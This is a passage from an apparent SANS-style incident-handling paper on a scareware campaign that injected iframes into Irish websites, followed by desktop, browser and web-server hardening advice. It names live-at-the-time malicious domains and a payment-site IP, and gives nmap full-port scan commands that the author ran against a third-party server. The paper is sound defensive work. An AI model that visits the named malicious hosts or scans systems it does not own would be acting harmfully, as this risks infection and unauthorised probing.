 - DNS blackholing, where the DNS administrator creates a static entry in the DNS configuration such that all traffic to the malicious websites is redirected nowhere so that the traffic is prevented from leaving. This technique is very effective and I would highly recommend that you include it in your toolkit, so to speak. Guy Bruneau has an excellent write-up on 'Easy DNS Bind Sinkhole Setup' in a [SANS ISC diary](#) (2010) with some valuable advice in the additional comments section.
- One the desktop,
 - remove the system from the network
 - if possible, copy off important data

- take an image² of the system and perform forensics to analyse what the malware is attempting to do
- if possible, scan the network for any installs of the malware
- fresh, clean install of the desktop o/s or restore from back-up (if possible)
- implement new security controls and update the signatures etc.
- DNS
 - attempt to take-down or suspend the malicious domains
 - these attempts begin in the 'Containment' phase but often run through all phases as it is frequently not possible to get the domain suspended and is most definitely not straightforward
 - I tried via numerous contacts
 - DNS Hosting Company
 - The Server Hosting Companies
 - Contacting the TLD registrar
 - SANS Internet Storm Center
 - The Web Hosting Company
 - There are a few volunteer groups (across the world) where security researchers and registrars share information on phishing and malware-serving domains. These groups perform great work, which often goes unnoticed but they can only succeed through community support and the continuation of information-sharing between registrars and the security community. The most famous of these groups would be the [Conficker Working Group](#) and the [Shadowserver](#) foundation plays a very significant role in such research as it tracks, and reports on malicious software, botnet activity and electronic fraud.
 - The best thing to do is to keep trying as many registrars; AV & URL categorisation vendors; and organisations like SANS as possible.
 - Initial investigations indicated that the malicious websites were not using the fast flux [DNS technique](#) (that many worms have used in the past) to alter the IP addresses that DNS A record resolves to. I performed DNS name lookups on the A records for the various malicious domains for about a month after discovery and the resolved IP address never changed. The attackers obviously felt that there was enough obfuscation between the compromised legitimate site, many (redundant) malicious domains and the 'clean' payment sites and to be honest, the evidence confirms their confidence was not misplaced!

²

It is better to perform forensics on the image in case (irreversible) mistakes are made and it is advisable to keep the original system in its condition from a legal perspective. The SANS Forensics [blog](#) has some excellent articles on forensics.

2.6. Eradication

With the attacker stopped, it is now time to move from the 'containment' phase to 'eradication'.

At this point, we want to determine the cause and symptoms of the incident through the information gathered during the earlier phases. We are seeking to find the attack vector used and take action to prevent this from happening again.

As stated in the SANS GCIH 504.1 course notes (2007), steps within this phase include -

- Removing Malicious Software
 - remove the root cause of the incident with a fresh rebuild (from scratch being preferable)
- Improving Defences
- Restoring from Backups
 - if there is a recent, clean backup then use it to restore the system to working order
- Vulnerability Analysis

Therefore, let's first look at the desktop side of things.

The only way to successfully remove the software and be 100% confident that the system was now fully clean (with all of the attacker's residual data removed), was to completely reformat the system and then re-install the operating system (which is where regular back-ups become useful).

It is worthwhile noting that I was able to install both the [AVG](#) anti-virus solution and the [Sysinternals](#) suite despite the scareware already being installed on the system. I was also able to visit well-known anti-virus websites, one thing that Conficker and other malware frequently prevent. This would seem to indicate that 'SystemSecurity 2009' was completely about fraud, i.e. encouraging the user to buy fake software and giving away their credit card details and that the attackers were not (at this stage anyway) interested in maintaining a hidden presence on your system for botnet purposes, for example (the obvious infection message on the system display would possibly confirm that).

With regard to the web-server, I was unable to confirm what precise vulnerability within the web application that had been exploited and unsurprisingly the hosting provider and website owner were not forthcoming in revealing such information. However, the following nmap scan

`nmap -A -sT -sU website -p1,65535` (which obviously took quite a while to run as all ports were scanned for both UDP and TCP)

showed that the following ports were open

- 80 (http - Microsoft IIS)
- 21 (Microsoft FTP)
- 1433 (Microsoft SQL)

As mentioned earlier in the paper, through a simple Internet search of an element of the iframe code, I was able to identify other compromised sites from across the world and these sites ran on Apache and various variants of *nix and unsurprisingly port 1433 was closed on these servers.

Therefore, I originally had thought that one of the two most recent popular web attacks

- [Gumblar](#) (PHP related)

and

- [Asprox](#), which is essentially a SQL-injection tool (for further information on Asprox, there is an excellent write-up by Justin Folkerts (2009) in the [SANS Reading Room](#)),

However, as mentioned above, my Internet search results showed that not all infected platforms where Microsoft-based and not all compromised sites had SQL applications, thus ruling out Asprox and any IIS FTP vulnerability.

As explained earlier in the paper, this particular attack (on the Irish websites) was successful in compromising multiple websites, which all resolved to the same IP address and were clearly hosted on the same virtual server. This and the fact that the same code (as pointed out in the [Identification](#) section) had been injected into each website led me to believe that some element of the administration access had been compromised and resulted in modification (on the web server) of one of the administration files that would be common across all of the web applications.

From researching Gumblar, there are a lot of similarities between this attack and other attacks by Gumblar variants such as malicious PHP code that contains obfuscated JavaScript that will infect computers, which execute the code. Visitors to the Gumblar-infected site will be redirected to a malicious website that will send the end-user a malicious PDF or SWF file, trying to exploit vulnerability in Acrobat, for example. Gumblar, often now called an [iframe virus](#), looks for FTP details through clients, servers and network sniffing.

Additionally, Gumblar

“uses passwords obtained from site admins, the host site will access a website via FTP and infect the website. It will download large portions of the website and inject malicious code into the website's files before uploading the files back onto the server” ([Source](#))

A final similarity between Gumblar and our attack is the distributed nature of the infrastructure, with the domain name registered on one country, the server hosted in another and the payment processed through yet another.

In this attack, the infrastructure behind the attack was quite complicated and highly resilient.

Scareware Infrastructure

1. As outlined in the earlier sections, a range of websites hosted in Ireland were compromised with the web applications having been modified to contain an iframe to point to a website (jobstopfil.biz) that was acting as an intermediary for malicious websites (which delivered the actual scareware to the end-user system).
2. The DNS for the malicious websites had their domains registered with various identities based in Moscow with a Russian registrar (<http://www.webnames.ru>). See Appendices [4](#) and [5](#) where there are screenshots showing the results from a DNS lookup on their respective ‘A’ records and also from ‘whois’ searches.
3. The websites were physically hosted in China (see [Appendix 6](#)) for the screenshots from the [Netwitness](#) packet-analysis tool. The sites were most likely hosted here to not only increase the complexity of the scareware but also I believe that the hosting provider (in China) would have provided assurances that they would not listen to takedown requests.

4. When the scareware 'SystemSecurity 2009' launched the payment element of the 'scareware', there were outgoing requests to two websites – www.onlinepurchasesolution.com and www.securebillingsoftware.com - both with the same IP (209.44.126.20). Both these domains sound legitimate and each act as a redundant back-up for the other. [Appendix 5](#) contains information showing that these two domains were registered within a couple of weeks of each other and a few months prior to the registration of the actual malware-serving domains. This enables the criminals to use these domains for multiple malware campaigns and as we have seen during this incident, the domains are out of view for the majority of the URL Reputation vendors.

Despite these attacks becoming widespread in July, as of 20th August, not all reputational/site categorisation tools had correctly categorised www.onlinepurchasesolution.com and www.securebillingsoftware.com. I had notified quite a few 'URL Categorisation' vendors of the malicious nature of these domains, however, only a minority appeared to listen. Granted neither site appears to be hosting malware code, but they are clearly nefarious and were registered solely for fraudulent and malicious means.

With regard to suspending the malicious domains,(as discussed at the end of the Containment section), I tried various methods to takedown the malicious domains but had little success.

- The site 'poppka.net' was suspended very quickly (actual during my testing, I suspect), however, 'jobstopfil.biz' remained live for a few months after the incident before being suspended, which suspension was more significant because the iframe code specifically referenced this domain.
- As of today (20th February, 2010), the other domains are still live (I have included some screenshots in [Appendix 6](#)).
- My lack of success is evidence to the difficulty of getting answers or contacts in many countries and is an example of [bulletproof hosting](#). Bulletproof hosting is where the hosting provider does not care about the content or services installed on the web servers within its infrastructure. In their 'Terms of Service', such hosting providers often specifically say they will ignore all takedown requests or complaints and unsurprisingly such services are very popular. The most famous examples are probably the Russian Business Network, which was shutdown in 2007 and McColo, which was shut down in 2009. However, there are many providers are still offering a similar service as Richard Cox, from [Spamhaus](#) recently said (January, 2010),

"At the moment there are a number of individuals who are setting up bulletproof hosting sites in China. No matter how big a part of the Chinese network we block, the administrators there just do not care."

which correlates with my experience in this incident.

Knowing that there were multiple websites across the world infected with the same malicious code directing multiple users, led me to wonder whether or not this web server, once infected, would not only serve malware to those end-users browsing the infected sites but if it was also now part of a botnet, i.e. botnets have evolved to not only contain standard end-user systems but also web, ftp and database servers, which (in most cases) would have infinitely more reach than an end-user. As I was not the system administrator of the infected server, I did not have the necessary access to confirm this and the hosting company did not comment. In 2009, there were some musings on Twitter regarding the move by attackers from end-user systems to (web) servers as clients in their botnets,

which is entirely logical as the potential to infect other systems is considerably larger as servers have infinitely more people accessing them than end-user systems.

When notifying the hosting company of the compromised web application, I did advise them to not only look for the malware code (provided in the [Identification](#) section) on other websites but also that they should scan their other websites for similar web application exploits or vulnerabilities.

2.7. Recovery

The goal of the 'Recovery' phase is to safely restore the affected operation back to normal. The definition of this phase is quite simple and can be split into three short sections -

- Validation
 - where we verify the system has been cleaned and restored to a production, working mode and can be safely put back into production
- Restore
 - at what point do we want to restore the system to production
- Monitor
 - where we monitor the restored systems for suspicious activity

With the end-user (desktop) system now clean, a new operating system freshly installed and all appropriate o/s patches implemented, required applications should be installed. Patches and applications should be verified internally (with the IT Security team) and also externally (if possible). Careful examination should be paid to any patches that may have prevented the attack from being successful.

The previously installed anti-virus was unsuccessful at catching the exploit code on the website, whilst the coverage from the URL filters was at best patchy. The Incident Handler should have already contacted the respective vendors (in the Identification phase) regarding the exploit and sent all relevant information so their signatures and databases can be updated. At this stage, it is probably best to re-install the current solutions, however, a solution review should be carried out once the Incident Handling process has been completed or it could be incorporated into the 'Lessons Learned' phase.

As this attack specifically exploited the browser's willingness to run code from any site, the new browser installation needs to be secured with all possible security enhancements considered. In the [Conclusion & Recommendations section](#), I have compiled a list of recommendations for the end-user system from both an end-user and administrator point of view. At this stage of the Incident Handling (IH) process, these recommendations should be considered so that there is a more secure desktop (and specifically) browser build.

With the web server cleaned of the malware code and restored from a recent back-up, it is advisable to scan the system before making it 'live'.

For this particular incident, I advised the hosting provider to scan the server using [nmap](#) with a query such as

- `nmap -sV -sT -sU $ip_compromised -p 1,65535`

which will scan all TCP and UDP ports as well as a version scan (to verify the service running on the open ports). This scan is pretty comprehensive scan of all UDP and TCP ports, however, if run

by the server administrator from within their network should not be too bad. To quicken the scan, the administrator could simply run

- `nmap -sV $ip_compromised`

to perform a version scan of the top 1000 ports and could also include the '--(min/max/initial)-timeout' switch to give up on the port scan response quicker or add '-T5' to make the scan more aggressive. There are other options for refining the performance of your port scan and for that purpose, I recommend buying the [NMAP book](#) and flicking to page 85.

Furthermore, manual checking of the web application and its source code after the restart to ensure that the malware code was no longer there and was not picked up from a hidden file or remote connection.

Additionally, test browsing the website from a previously unused (i.e. clean) computer running the packet analysis and http header tools to verify that there is only traffic going to the legitimate site.

Finally, it is very easy to review the classification of the compromised website checked for malware online through one of the following websites -

- [Web Of Trust](#) – Open-Source, Community Based Solution that works as an add-on to Firefox for Windows, MAC and Linux.
- Google Safe Browsing using their Webmaster tools – e.g. Diagnostic [page](#) for google.com
- [Websense](#) (need an account)
- [McAfee's Trusted Source](#)
- [Cisco \(SenderBase\)](#)
- [Bluecoat](#)

Some vendors are more responsive than others, however, it is easy to contact the vendor in general and being a customer (of said vendor) definitely helps speed up the rescan and reclassification.

In my experience, if the website is clean, the vendor will reclassify the website to its appropriate, legitimate category and this will take up to 24 hours to rollout to the end-users of their customers. As a result, the external URL Classification solution can also confirm whether or not the web application has been correctly cleaned and that is no malware code remaining.

On this particular incident and similar incidents experienced by Irish users throughout the year, Websense were very responsive and helpful in rescanning the affected sites for malware.

2.8. Lessons Learned

As stated in the SANS GCIH 504.1 course notes (2007), the goal of the 'Lessons Learned' phase is to detail what happened so that we can learn from our mistakes and avoid repeating them. This phase is often the most difficult to complete because at this stage, service has been restored, the adrenalin has long gone and most people have moved onto something-else and are no longer interested as the service has been restored.

However, 'Lessons Learned' is often the most critical phase as the incident needs to be documented and clearly the security of the system and application need to be improved. Similarly the actual incident handling process needs to be reviewed so that it can be improved upon prior to the next incident. As we saw in this incident, the IH process is critical as quick notification to IRISS CERT, onwards to the hosting provider and their prompt takedown of the web server resulted in a significant reduction in the success of the attack.

As mentioned earlier in the paper, from this incident (and many others throughout the last few years), the evidence indicates that conventional advice that web surfers are relatively safe providing they stay away from pornographic and warez sites is now redundant in the face of such automated web-application attacks. This compromise showed that attacks are easily compromising legitimate sites, which they are then using as a pivot point to launch their attacks on unsuspecting users from. At this point, the attackers then use the end-users fear, and in a lot of cases their lack of knowledge, to extract money from them whilst, all the time, emphasising the legitimacy and helpfulness of their rogue product, which always looks like one of the leading security products.

One such example was highlighted in a recent Websense [paper](#) (January, 2010), where when a user is on hxxp://office.microsoft.com and uses the search functions, it is possible that he or she will receive links to sites that are not on Microsoft's domain. It is very easy to miss that some of the resulting links point to sites outside of the Microsoft domain that contain "Fake Antivirus". People will trust content from the Microsoft domain, it is easy to see how this 'trust' can be successfully abused.

Similarly, people trust content from websites located in their country or similar countries. The McAfee [report](#) in 2009, confirmed that the Ireland '.ie' domain was amongst the safest domains in the world (second in fact behind Japan). As a result, compromising an Irish website (preferably with a .ie suffix) is potentially going to give the criminals a larger attack window to play with as it is more of an anomaly than say a .cn, .cm or .ru.

With regard to DNS and bulletproof hosting, it was clearly evident that it is very difficult if not impossible to shut down domains in many countries. It is best to keep trying though because sometimes, perseverance pays off. It is very difficult to get resources or contacts in Russia, although in China things have improved with recent changes for .cn domain applications. Although only a small step, it will be interesting to see what effect these new restrictions have the many fraudulent and cybercrime domains in China. For further information on the suspension of the malicious domains, please see [Appendix 4](#).

In writing the paper, I discovered that the registrar for the payment domains (see [Appendix 4](#)), Regtime Ltd, was classified as malicious by WOT [here](#) and interestingly on the page, you can see three attempts by someone from 'rosdiplom.ru' to reclassify the site as legitimate and clean. Coincidentally, rosdiplom.ru is also classified as malicious (unsurprisingly). The deeper I delved, the complications and strands to this scareware infrastructure increased and everything continued to point back to Russia. Interestingly, there were rumours in 2007 when RBN was shut down that it

had moved to China though I am unsure as to whether this was successful but it is interesting when considering the framework of this attack. Just as I was ready to submit this paper, I came across an [article](#) by Iain Thomson, where he reported that Ed Skoudis had indicated that RBN had moved to the 'cloud' and had been buying time on Amazon's EC2 platform to build malware,

"Bad guys can use the cloud to improve operations just as we can. The RBN has been using Amazon for the same kind of benefits as the good guys," he said.

"It gives them enormous password hacking tools, and can be used in massive search engine optimisation poisoning attacks."

The latter point is completely logical and unsurprising when you think of the computing power that such cloud services can offer.

Further analysis of the packet captures (from the traffic generated by accessing the compromised website) also showed SMTP connection attempts to connect to the Google email service. I am unsure as to why these attempts were made because I did not have a logged-in connection to a Google Mail account at the time. It is possible that it was an attempt to 'phone home' or use a Google Mail account for spam. As the websites had been cleaned, I was unable to fully verify this hypothesis.

I had kept a laptop in the 'infected' state for further analysis and investigation (in the 'Lessons Learned' phase), however, when eight days after the incident, I logged back onto the laptop there was a surprise when I discovered that 'SystemSecurity'2009' had uninstalled itself. It is very common for malware to self-destruct or scramble itself to prevent reverse-engineering and analysis. The StartUp icon on the desktop had been removed and there was no longer any trace of it despite my best efforts to find it in the registry. Despite this self-removal, I still reformatted this laptop because there still could have been some well-hidden malware.

Unfortunately (from my own analysis perspective), I was unable to re-install the 'SystemSecurity 2009' application as all the compromised Irish websites had all been cleaned, which was good news as it indicated that the hosting provider took notice of my original alert and cleaned their systems before restoring to a clean back-up. The leading security vendors had also promptly rescanned the sites and recategorised them accordingly.

Finally, if you are wondering why the paper is 'Windows focused', I performed the same test by browsing to the compromised sites on both MAC OS (Leopard) and Linux (Ubuntu 9.0.4) computers but the exploit was unsuccessful. This obviously does not mean that these systems are any more secure, simply that these systems were not vulnerable to this scareware exploit.

Criminals look for the highest 'Return on Investment' and at present, that is obtained from Windows, Internet Explorer and Adobe vulnerabilities. However, as seen (in the past 12 months) MacOS/Linux, iPhone and Firefox/Safari/ChromeOS will all have their own vulnerabilities. Best security practices should be followed on all systems regardless of operating system and as more users begin to use Mac or Linux for their laptop/desktop, criminals will undoubtedly begin to try to exploit these systems or the applications running on those systems as the ROI will surely increase for attackers.

3. Conclusion & Recommendations

In conclusion, it is clearly evident that a ‘defence-in-depth’ policy is desirable with anything on the Internet – web application, server or desktop. I have discussed the various vulnerabilities that were successfully exploited to make this attack valid and lucrative for the attackers but I have also showed how easily these can be remedied. Additionally, this paper has shown how an effective, clear and prompt incident response can significantly limit the damage whilst having a proven back-up and recovery strategy also significantly limited down-time and enabled the businesses to quickly restore service. To finish off the paper, I have included some (security) recommendations in the following section, primarily covering desktop and web server configuration.

3.1. Desktop:

3.1.1. General End-User Configuration

Simple advice to have a safe Internet browsing experience such as -

- Turn on the personal firewall – Windows has a built-in firewall, Linux has IPtables and MAC OS also has one. For Windows, [Zone Alarm](#) has a free version and on MAC, [Little Snitch](#) is excellent and worth looking at.
- To most people it will be no surprise that the desktop AV was ineffective in preventing this scareware attack and there has been much discussion of recent years on the usefulness of anti-virus software with many good points made on both sides.

It is still advisable though to use antivirus (as it forms a key part of the defence-in-depth strategy) and the solutions are evolving to combat the new threats. Keep the AV current (preferably with the auto-update feature turned on). [AV Comparatives](#) compares the leading anti-viruses (paid and free). Some free ones are -

- [Comodo](#)
- [AVG Free](#)
- [Avira](#)
- [Avast](#)
- [Microsoft Security Essentials](#)
- [Panda Cloud AV](#)
- Bluecoat provides free web protection and Internet Filtering through their [K9](#).
- [Untangle](#) is an interesting, open-sourced cloud-based solution which provides an open source solution for blocking unwanted content such as viruses, spam, spyware etc. It is easy to configure and should prove very attractive to the average home user or small business, although being cloud-based it brings its own challenges with security, data protection and compliance issues.
- Enable the o/s packet managers to automatically alert when updates are available and implement security updates as soon as possible. Stay current with your patching level (regardless of operating system).
- DNS – use the [OpenDNS](#) solution, which enables the end-user to manage their own

DNS and block domains at a TLD level (e.g. .ru or .cn or .com). The DNS administrators at OpenDNS are very responsive to DNS security issues and in the past, typically have patched DNS vulnerabilities much quicker than an ISP. Additionally, OpenDNS can be configured to use [DNScurve](#), which is a security extension to the current DNS protocol with the ability to encrypt and authenticate your DNS traffic.

- Although there are some [concerns](#) about the information collated by the Google Toolbar (and similar concerns arose again [recently](#) when Google launched 'Buzz' in an insecure manner), the Google toolbar (through the Safe Browsing API) would have protected the end-user from receiving the scareware as it had indeed correctly categorised the compromised sites (most importantly jobstopfil.biz) as malicious.
- To help with customer awareness (e.g. How to recognise the legitimate security sites and software) and prevent the spread of rogue security products, [CCSS](#) maintain a [list](#) of trusted vendors. Although the list is possibly not fully complete with legitimate vendors as new companies come to the market, it is a very good starting point for trying to ascertain whether or not a product or vendor is trustworthy.
- Follow good security behaviours -
 - User strong passwords (most importantly for financial sites) and do not synchronise them across sites.
 - Scan your system regularly – all leading anti-virus solutions have this function and as we have seen in this incident, so too do the fake anti-virus solutions as they attempt to add legitimacy to themselves.
 - Not opening emails from unknown people,
 - Closing the browser window/tab if it looks suspicious,
 - Don't make on-line purchases from untrusted websites (if the price seems too good, then it usually is and there's an ulterior motive).
 - Perform regular back-ups of the system and store the back-ups in a secure location. It is important to verify that the back-up process works.
 - Use Rescue CDs for recovery and analysis of the infected end-user system. Although it is slightly old and some of the links no longer work, [here](#) is a good list of popular Rescue CDs and some analysis of their usage. This may be beyond the average end-user, but desktop administrators should definitely have rescue CDs in their toolkit.
- <http://www.onguardonline.gov/> and [Get Safe Online](#) are good resources with simple explanations and advice for end-users whilst on the Internet.

3.1.2. Browser Configuration

Since this attack exploited the trust that the end-user system had in the web browser, let's discuss how to secure the browser further -

- Use an updated web browser – all browsers have greatly improved their security in their most recent versions with additional controls against malware, viruses, phishing, pop-ups and website forgery. While the most current version will have vulnerabilities, these vulnerabilities will obviously not be known and there won't be as many as there are on older versions. It is advisable to configure the web browser to automatically update as this will ensure the browser gets the security updates immediately and we humans have a tendency to delay and forget. The past few years have shown that no browser is invulnerable.

One philosophy is to use several browsers, with one only being used to access my Online Financial websites and nothing else. Additionally, in order to reduce the risks from attacks such as XSS, XRSF and Clickjacking (see [Appendix 9](#)), I only have the Online Financial website open whilst in that browser session with all cookies, files etc removed at the end of each and every session.

Some people take the security of their browsing, a step further by only browsing their Online Financial sites within a VM, using a live CD such as [Knoppix](#) or [Backtrack](#) whilst there are also sandbox utilities such as [Sandboxie](#) and [DropMyRights](#).

There are many browsers and it is not possible to describe them all in this paper nor is it possible to list their specific advantages and disadvantages. Therefore, summarising a few things that can be done for the two most popular web browsers -

- For users of Internet Explorer, it would be advisable to upgrade to Internet Explorer 8 since unpatched vulnerabilities have been reported in IE 6 and 7 (the recent IE 0-day created much panic across the world and [IE8 with its automatic DEP controls](#) was considerably more secure than the earlier versions).
 - Additionally, with IE8 (on Vista and W7), it is now possible to browse in a safer fashion with 'Protected Mode'.
 - Microsoft introduced 'File Upload Control' (in IE8) to prevent key loggers from recording pathnames as users upload files to the Internet (users have to either paste the pathname in or browse to it).
 - IE8 has a new anti-phishing filter to help block malware and phishing.
 - There are much more substantial and granular controls for Active-X (which has had numerous issues over recent years).
 - IE8 has seen the creation of 'Domain Highlighting', where the true domain of the website (being visited) is highlighted.
 - There are new controls against Cross-Site attacks and Clickjacking, although its success was questioned early last year by [Giorgio Maone](#) (January, 2009).

It may not be perfect but it is clear that browsing with IE8 instead of IE6 or IE7 is a more secure experience.

- Firefox has a very active development community, who are very responsive to any issue or vulnerability. The Firefox team are also much more pro-active in patching vulnerabilities (than other vendors). For instance, recently Firefox 3.6.2 was released [ahead of schedule](#) to fix a critical vulnerability, whilst 3.6.3 was [released](#) very quickly to fix the remote-code execution exploitation from [Pwn2Own 2010](#).

With the excellent 'add-ons' resource, there is a hugely impressive amount of controls. Below are a small range for protecting the desktop and secondly, for testing the web applications.

- The greatest security add-on within the Firefox suite and under continuous development by Giorgio Maone. The tool provides extra protection for Firefox with anti-XSS and [Clickjacking](#) protection (through the X-Frame header) in addition to the white list based pre-emptive script blocking (which would have stopped this attack) – [NoScript](#).

- [Private Browsing](#)- prevents the browser from retaining data (e.g. cookies, visited pages) about the websites that you have visited.
- To block those annoying ads and banners – [ADBLOCKPLUS](#)
- Web of Trust ([WOT](#)) warns you about risky sites that cheat customers, deliver malware or send spam (it actually detected more of the compromised sites as malicious than the paid, corporate tools).
- [Better Privacy](#) – to help prevent you being tracked and removes Local Shared Object files (similar to cookies).
- Alerts you if you visit a nefarious (e.g. fraudulent or malware-laden website)- [Google Safe API Browsing](#)
- Shows the IP of the current website in status bar - [ShowIP](#) (Destination)
- To display (geo) location information for destination website – [HostIP.info](#)
- Anti-phishing toolbar, which is effectively a neighbourhood watch scheme, where members alert/tell other members about attacks thus helping to defend everyone within the community against attacks – [Netcraft](#)

Other useful Firefox add-ons

- To control what JavaScript does in your browser - [Controle de Scripts](#)
- Provides ratings for computer safety, child safety, company ethics, and popularity – [LinkExtend](#)

By configuring these 'add-ons' Firefox will be much slower to start and also somewhat to run so you may not want to run all these add-ons though I would strongly recommend 'NoScript' and it is worth repeating that it would have prevented this attack from being successful.

Moreover, although it is from early 2008, there is an excellent advisory [document](#) on the US Cert website explaining how to secure the web browser. The document covers various operating systems (Mac OSX, Linux and Windows) and multiple browsers (Safari, Internet Explorer and Firefox) with advice on

- JavaScript controls,
- Internet zones and restrictions across zones
- policies on cookies
- clearing of data at the end of the session

The advice included in this document can be applied across all browsers as the concepts are common.

3.1.3. URL & Reputational Filtering Configuration

“Reputational defence” white listing has become increasingly popular as an additional layer of defence to anti-virus software. This defence can be implemented either at the desktop level through

a software solution, through the cloud (if in doubt, it is worthwhile checking one of the sites below before browsing to the site in question). Whilst many desktop software AV solutions incorporate such technology, I wanted to include a list of websites that can be used to verify the 'malware' status of a certain domain.

- Online Domain Checkers
 - <http://www.malwareurl.com/listing.php?domain=testsite.com> - this site is used by many of the security (AV & URL) vendors
 - <http://www.phishtank.com>
 - <http://www.mywot.com/en/scorecard/testsite.com>
 - <http://www.malwaredomainlist.com/mdl.php?search=testsite.com>
 - <http://www.malwareurl.com/index.php> Download Malware URL text file
 - Zeus Domain Block list - <https://zeustracker.abuse.ch/blocklist.php>
 - <http://google.com/safebrowsing/diagnostic?site=testsite.com>

Vendors

- <https://www.websense.com/content/SiteLookup.aspx> (need to be a customer)
 - <http://sitereview.bluecoat.com/sitereview.jsp>
 - http://www.senderbase.org/senderbase_queries/detaildomain?search_string=testsite.com
 - <http://www.trustedsource.org/query/testsite.com>
 - <http://www.siteadvisor.com/sites/testsite.com>
- With the rise in popularity of twitter, we have seen the equally meteoric rise in the use of shortened URL services such as bit.ly and tinyurl.com amongst others. Attackers have abused the such services to obfuscate the true destination, i.e. the malicious website. In 2009, Twitter announced changes to their service where they would validate and verify URLs posted on their service. However, given the size of Twitter it is inevitable that they won't catch everything, therefore, if in doubt or if you're of a paranoid nature anyway, use the [ShadyURL](#) service to check the URL before going there yourself.

For further [reading](#) on hardening your web browser, I suggest reading Christopher Crowley's paper in the SANS Reading Room.

3.1.4. Administrative Debug Tools

Having analysed this attack and been writing this paper over the last few months, I have come across a list of tools that have helped me analyse various elements of the incident. Below are sample of the tools that I recommend Security engineers consider using -

- Packet Captures – tcpdump, [Wireshark](#), [Network Miner](#) and [Netwitness](#)
- Online domain checkers – see above
- Debug tool to view and modify http & https headers, which is excellent for analysing web traffic – [TamperData](#) and [HTTP Fox](#).
- Firefox Add-Ons
 - [Flashbug](#): displays all the running .SWF trace output.
 - Security audit and penetration testing tool - [HackBar 1.4.2](#)
 - Tool to test for SQL Injection vulnerabilities in web pages - [SQL Inject Me](#)
- [Virus Total](#), [Wepawet](#) - excellent, free service that can be used to analyse uploaded files for malware. The poor success rates on some uploaded malicious files can be scary!
- Sysinternals – excellent [analysis tools](#) for Windows.

- Additionally, on the [MalwareBytes](#) website, where there are a very good selection of tools dedicating to fighting malware.
- Lenny Zeltster has an excellent set of resources for fighting malware on his [site](#) and I have summarised this list in [Appendix 8](#).
- With Shadowserver, it is possible to get free reports on your network. See [here](#).

3.2. Server:

The Web Application Security Consortium produced an interesting [report](#) (last edited in January 2010), which reported that roughly half of web applications (12186 were included in the report) contained vulnerabilities of a high risk level that could be detected through automated scanning. When automation is combined with detailed manual testing, the probability of detecting these high risk vulnerabilities rises to 80-96%. With evidence like this, it is clear that system administrators and application developers need to raise their level when it comes to securing their web applications.

Securing your web server is not as complicated as many people would have you believe. There are many places on the Internet to find information on how to secure (and subsequently test) your web server. Two good starting places are the Owasp 'How To' [guides](#) and the CIS (Center for Internet Security) [benchmarks](#) for both Apache and IIS, along with operating system guides for Linux, Unix, Windows and Netware. Additionally, although it's from 2006, the SANS Reading Room actually has a [paper](#) on how to secure Apache on a MAC OS environment. Linux.com, Apache.org and many of the Linux distro sites have similar documentation.

Basic principles such as having a network firewalls and load-balancers in front of your pair of web servers to provide not only more security but also high-availability and redundancy are (these days) accepted as common sense, however, attackers are just channelling their attacks through http (port 80) and https (port 443) to the web server, which was never designed as a security device by as a 'server of content'. Therefore, we often see the web server forwarding strange SQL queries, allowing cookie injection attacks or one of the many cross-site attacks. As a result, there is a new field in the security industry called 'Web Application Firewalls'(WAF), which are intended to truly know the web application as opposed to the more traditional network firewalls, which only see valid http or https (at best) but don't truly understand the content or its purpose. A WAF, on the other hand, learns the web application and understands what http/https traffic is valid and should also understand how the web application will respond to certain queries. WAFs are not easy to implement and the implementation plan needs to be well-thought out and involve all of developers, security engineers, network engineers, system administrators and the business owner.

There are few WAFs in the industry today -

- [Mod Security](#) (free)
- [WebCastellum](#) (free)
- [Breach](#)
- [Imperva](#)
- [F5](#)
- [Citrix](#)
- [Barracuda](#)

and there are many configuration guides on the vendor sites and the Internet in general. However, it is important to note though that WAFs are only one small part of a secure Software Development

Life Cycle (SDLC) and in the past year, WAFs themselves have had vulnerabilities (such as buffer overflows).

Quite interestingly, WAFs have actually led to the development of database firewalls also. There is a very good open-source one called GreenSQL, which claims to protect the back-end applications in a transparent fashion. Find out more [here](#).

There are several other key aspects of a SDLC -

With regard to scanning, the leading scanning tools are [Nmap](#) and [Nessus](#) (free and professional editions) would be good to user for regular scanning of the web server and surrounding infrastructure. For more specific web application testing, tools such as [Burp](#), [Paros](#), [W3AF](#) and [Nikto](#) which recently underwent a comprehensive update, are commonly used by penetration testers. There are also two free web security tools from Google – the passive [ratproxy](#) and the other being, the active [Skipfish](#). There is even an ‘ethical hacking’ [suite](#) of tools available in Firefox extensions .

If you have actually have a budget, there are also commercial web application scanning tools such as [Acunetix](#), [IBM Appscan](#), [BurpsuitePro](#), [Cenzic Hailstorm](#) (comes in several versions including a limited free edition), [HP WebInspect](#), [NTOSpider](#) and [Core Impact](#). If such offensive security skills do not exist within the victim company (or in this case the hosting provider), these days there are numerous such organisations across the world dedicated to penetration testing while there are also managed services such as [WhiteHat Sentinel](#) and [Qualys](#).

Before choosing your web application scan tool of choice, I recommend reading the excellent Web Application Scanner [report](#) by Application Security Consultant, Larry Suto (February, 2009). The results from Larry's report were somewhat surprising, especially given the amount of development in some of the tools, however, the report (together with learning how web applications through the afore-mentioned free tools) is a good place to begin your research into web application scanners.

If you decide to move into the code review practice here are also some code analysis tools such as the [Owasp Code Crawler](#) with a substantial list of free products [here](#).


It is advisable to begin your web application testing on a non-production environment and there are various test web applications that can be used for learning how to perform this testing – [Webgoat](#), [Hacme](#) and [Damn Vulnerable Web App](#) are just a few. There is an excellent list of tools and their downloadable link on the [Owasp site](#), which are simply too numerous to list.

